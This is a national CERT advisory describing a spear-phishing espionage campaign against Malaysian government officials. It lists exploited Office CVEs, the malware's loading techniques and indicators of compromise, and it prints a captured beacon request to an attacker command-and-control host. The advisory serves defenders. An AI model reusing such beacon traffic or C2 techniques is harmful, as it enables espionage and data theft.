Advisories

mycert.org.my/portal/advisory

1.0 Introduction

MyCERT observed an increase in number of artifacts and victims involving a campaign against Malaysian Government officials by a specific threat group. The group motives are believed to be data theft and exfiltration.


2.0 Impact

Possible data breach and confidential document exposed for espionage activity.

3.0 Tactic, Techniques and Procedure (TTP)

Since the target is utilizing short and targeted campaigns, the targeted campaign's TTP is as below:

- **Reconnaissance:** The group has leveraged previously compromised email addresses or impersonation of emails to send spear-phishing emails
- **Delivery:** Send spear-phishing emails with malicious attachments although Google Drive has been observed. This includes pretending to be a journalist, an individual from a trade publication, or someone from a relevant military organization or non-governmental organization (NGO).
- **Weaponization:** Microsoft document with enable macro that extract malicious exe to download loader.
- **Exploitation:**
  - CVE-2014-6352: Allow remote attackers to execute arbitrary code via a crafted OLE object, as exploited in the wild in October 2014 with a crafted PowerPoint document.
  - CVE-2017-0199: Allow remote attackers to execute arbitrary code via a crafted document, aka "Microsoft Office/WordPad Remote Code Execution Vulnerability Windows API.
- **Installation:**
  - Utilizes unique “iShape” names benign exe, loader dll, and hidden content
  - Facilitates extraction and execution of main payload in memory
  - Load order hijacking using benign Windows Defender exe
  - Contains and encrypted config block and LZMA compressed main payload.
- **Command and Control:** Beacon + download and execute stage 2. Beacon that is also encrypted and looks like png.



```
POST /uploadxx/ZY6y HTTP/1.1
Host: byfleur.myftp.org
Cache-Control: no-cache
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/74.0.3729.131 Safari/537.36
Content-Type: multipart/form-data; boundary=----------------------------
8605803651765
Connection: keep-alive
Content-Length: 571

-----------------------------8605803651765
Content-Disposition: form-data; name="file"; filename="ImageQWwTMp.png"
Content-Type: video/JPEG

.PNG
.
..6 ..T......Q.j(..N..2'.....I<RD...;>.g.`.`.....U
>.T.   .........Ew.<.0...u...$F...q..j...dJV#..o.\-.....}...{..6S.....z..
n.$...=.y1.?..1....u...].....I...O>...8...c...+7.'dsY............!8)6...(..\....c
....   ../.........F......F.w.7.......(..R9..$..D
.2....rU.y.oP1..UJRt$^.C..6.Q..!..\?.K..;,.|...U.7.{G.<...dF.=`.Q......"._Sv.@...h
..V...7.q....8..D...\.%^...;.&..e
-----------------------------8605803651765--
```

Figure 7: Sample of Encrypted PNG

Actions on Objectives: Data theft and exfiltration. The group's operations tend to target government-sponsored projects and take large amounts of information specific to such projects, including proposals, meetings, financial data, shipping information, plans and drawings, and raw data.

4.0 Affected Products

1. CVE-2014-6352: Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Windows Server 2012 Gold and R2, and Windows RT Gold and 8.1
2. CVE-2017-0199: Microsoft Office 2007 SP3, Microsoft Office 2010 SP2, Microsoft Office 2013 SP1, Microsoft Office 2016, Microsoft Windows Vista SP2, Windows Server 2008 SP2, Windows 7 SP1, Windows 8.1

5.0 Indicator of Compromised

IP Address	Domains	Hashes

108[.]61[.]223[.]27	byfleur[.]myftp[.]org	A827d521181462a45a7077ae3c20c9b5
139[.]162[.]23[.]6	dynamics[.]ddnsking[.]com	F744481A4C4A7C811FFC7DEE3B58B1FF
139[.]162[.]44[.]81	accountsx[.]bounceme[.]net	ae342bf6b1bd0401a42aae374f961fc6
139[.]59[.]66[.]229	vvavesltd[.]servebeer[.]com	b427c7253451268ca97de38be04bf59a
149[.]28[.]151[.]144	capitana[.]onthewifi[.]com	cf94796a07b6082b9e348eef934de97a
152[.]89[.]161[.]5	kulkarni.bounceme[.]net	d81db8c4485f79b4b85226cab4f5b8f9
157[.]230[.]34[.]7	thestar[.]serveblog[.]net	f744481a4c4a7c811ffc7dee3b58b1ff
159[.]65[.]197[.]248	invoke[.]ml	fe1247780b31bbb9f54a65d3ba17058f
167[.]99[.]72[.]82		01b5276fdfda2043980cbce19117aaa0
195[.]12[.]50[.]168		3c43eb86d40ae78037c29bc94b3819b7
207[.]148[.]79[.]152		3ca84fe6cec9bf2e2abac5a8f1e0a8d2
45[.]32[.]123[.]142		3cb38f7574e8ea97db53d3857830fcc4
45[.]77[.]241[.]33		4c47ca6ecf04cfe312eb276022a0c381
		4c89d5d8016581060d9781433cfb0bb5
		5fe8dcdfe9e3c4e56e004b2eebf50ab3
		6e9f0c3f64cd134ad9dfa173e4474399
		8a133a382499e08811dceadcbe07357e
		89a81ea2b9ee9dd65d0a82b094099b43
		6889c7905df000b874bfc2d782512877
		7233ad2ba31d98ff5dd47db1b5a9fe7c
		4114857f9bc888122b53ad0b56d03496
		3ca84fe6cec9bf2e2abac5a8f1e0a8d2

6.0 Recommendations

- Follow the best practices adviced in own organization
- To patch the vulnerabilities listed above as necessary
- To block and set rule in firewall, IDS or IPS of the IOC found
- To give awareness on the current TTP to users in the own organization

Generally, MyCERT advises the users of this devices to be updated with the latest security announcements by the vendor and follow best practice security policies to determine which updates should be applied.

For further enquiries, please contact MyCERT through the following channels:

E-mail: cyber999[at]cybersecurity.my
Phone: 1-300-88-2999 (monitored during business hours)
Fax: +603 - 8008 7000 (Office Hours)
Mobile: +60 19 2665850 (24x7 call incident reporting)
SMS: CYBER999 REPORT EMAIL COMPLAINT to 15888
Business Hours: Mon - Fri 09:00 -18:00 MYT
Web: https://www.mycert.org.my
Twitter: https://twitter.com/mycert
Facebook: https://www.facebook.com/mycert.org.my

5.0 References

1. https://prezi.com/view/jGyAzyy5dTOkDrtwsJi5/
2. https://www.fireeye.com/blog/threat-research/2019/03/apt40-examining-a-china-nexus-espionage-actor.html
3. https://medium.com/insomniacs/on-27-march-2019-we-notice-a-twitter-post-by-clearsky-cyber-security-on-having-a-sample-named-951ec7896d3
4. https://wemp.app/posts/80ab2b2d-4e0e-4960-94b7-4d452a06fd38?utm_source=latest-posts